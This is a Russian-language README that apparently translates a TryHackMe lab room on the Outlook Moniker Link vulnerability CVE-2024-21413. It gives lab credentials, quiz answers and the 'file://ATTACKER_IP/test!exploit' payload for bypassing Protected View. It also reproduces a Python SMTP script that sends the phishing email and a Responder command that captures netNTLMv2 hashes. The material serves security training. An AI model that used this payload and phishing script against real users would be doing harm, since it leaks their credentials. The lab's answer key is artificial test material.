 hau2212/moniker-link-cve-2024-21413-
Учебный эксплойт для CVE-2024-21413 (Moniker Link), демонстрирующий удалённое выполнение кода в Outlook и утечку учётных данных NTLM через специально сформированные гиперссылки, с рекомендациями по обнаружению и устранению уязвимости.

13 февраля 2024 года Microsoft объявила об уязвимости удалённого выполнения кода (RCE) и утечки учётных данных в Microsoft Outlook, которой присвоен идентификатор CVE-2024-21413 (Moniker Link). Обнаружение уязвимости приписывается Хайфею Ли (Haifei Li) из Check Point Research.
Уязвимость обходит механизмы безопасности Outlook при обработке особого типа гиперссылок, известного как Moniker Link. Злоумышленник может воспользоваться этим, отправив жертве электронное письмо, содержащее вредоносную ссылку Moniker Link: после нажатия на гиперссылку Outlook отправит учётные данные NTLM пользователя злоумышленнику.
Подробности, касающиеся оценки уязвимости, приведены в таблице ниже:
CVSS	                              Описание
Дата публикации	                      13 февраля 2024 г.
Статья MS	                        https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Воздействие	                            Удалённое выполнение кода и утечка учётных данных
Серьёзность	                          Критическая
Сложность атаки	                      Низкая
Оценка	                            9.8
Известно, что уязвимость затрагивает следующие выпуски Office:
Выпуск	                 Версия
Microsoft                Office LTSC 2021	затронута, начиная с 19.0.0
Microsoft                365 Apps for Enterprise
затронута                  начиная с 16.0.1
Microsoft                Office 2019
затронута                  начиная с 16.0.1
Microsoft                Office 2016
затронута                  с 16.0.0 до 16.0.5435.1001
Обратите внимание, что для этого задания вам понадобятся и AttackBox, и уязвимая машина. Чтобы развернуть прикреплённую виртуальную машину, нажмите зелёную кнопку Start Machine ниже.
Имя пользователя	tryhackme
Пароль	Kkh3gv439dnq!
Какой рейтинг "Severity" присвоен данной CVE?
> ОТВЕТ : Критическая
Outlook может отображать электронные письма в формате HTML. Вы могли замечать, что это используется в ваших любимых рассылках. Кроме того, Outlook умеет обрабатывать гиперссылки, такие как HTTP и HTTPS. Однако он также может открывать URL-адреса, указывающие на приложения, известные как Moniker Links. Обычно Outlook выводит предупреждение безопасности при запуске внешних приложений.

Защищённое представление Outlook срабатывает при запуске внешнего приложения
Это всплывающее окно является результатом работы "Protected View" Outlook. Защищённое представление открывает письма, содержащие вложения, гиперссылки и подобный контент, в режиме только для чтения, блокируя такие вещи, как макросы (особенно извне организации).
Используя Moniker Link file:// в нашей гиперссылке, мы можем указать Outlook попытаться получить доступ к файлу, например, к файлу в сетевой папке (<a href="file://ATTACKER_IP/test">Click me</a>). При этом используется протокол SMB, который подразумевает аутентификацию с помощью локальных учётных данных. Однако "Защищённое представление" Outlook перехватывает и блокирует эту попытку.
Суть уязвимости здесь в том, что мы изменяем нашу гиперссылку, добавляя в Moniker Link специальный символ ! и некоторый текст, что приводит к обходу Защищённого представления Outlook. Например: <a href="file://ATTACKER_IP/test!exploit">Click me</a>.
Мы, как злоумышленники, можем использовать Moniker Link такого характера для атаки. Обратите внимание, что общий ресурс не обязан существовать на удалённом устройстве, поскольку попытка аутентификации будет предпринята в любом случае, что приведёт к отправке злоумышленнику хэша netNTLMv2 жертвы.
Удалённое выполнение кода (RCE) возможно, потому что Moniker Links использует модель COM (Component Object Model) в Windows. Однако объяснение этого в настоящее время выходит за рамки данной комнаты, поскольку не существует публично выпущенного proof of concept для достижения RCE через эту конкретную CVE.
Какой тип Moniker Link мы используем в гиперссылке?
> ОТВЕТ : file://

Какой специальный символ используется для обхода "Защищённого представления" Outlook?
> ОТВЕТ : !
Для этой атаки мы отправим жертве по электронной почте Moniker Link, аналогичный приведённому в предыдущем задании. Цель атакующего — составить письмо жертве с Moniker Link, который обходит "Защищённое представление" Outlook: клиент жертвы попытается загрузить файл с нашей атакующей машины, что приведёт к перехвату хэша netNTLMv2 жертвы.
Но сначала давайте разберём PoC, который я создал (он также доступен на GitHub).
''' Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024 ''' import smtplib from email.mime.text import MIMEText from email.mime.multipart import MIMEMultipart from email.utils import formataddr sender_email = '[email protected]' # Replace with your sender email address receiver_email = '[email protected]' # Replace with the recipient email address password = input("Enter your attacker email password: ") html_content = """\ """ message = MIMEMultipart() message['Subject'] = "CVE-2024-21413" message["From"] = formataddr(('CMNatic', sender_email)) message["To"] = receiver_email # Convert the HTML string into bytes and attach it to the message object msgHtml = MIMEText(html_content,'html') message.attach(msgHtml) server = smtplib.SMTP('MAILSERVER', 25) server.ehlo() try: server.login(sender_email, password) except Exception as err: print(err) exit(-1) try: server.sendmail(sender_email, [receiver_email], message.as_string()) print("\n Email delivered") except Exception as error: print(error) finally: server.quit()
Что делает PoC:
Давайте используем Responder для создания SMB-слушателя на нашей атакующей машине. Для THM AttackBox интерфейсом будет -I ens5. Имя интерфейса будет отличаться, если вы используете собственное устройство (например, Kali). Если хотите дополнительное задание, можно также использовать сервер Impacket.
Запуск Responder на нашем AttackBox
root@attackbox:# responder -I ens5
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie ([email protected])
  To kill this script hit CTRL-C

-- cut for brevity --

[+] Listening for events...
Давайте откроем уязвимую машину, нажав на панель "CVE-2024-21413" в режиме разделённого экрана.
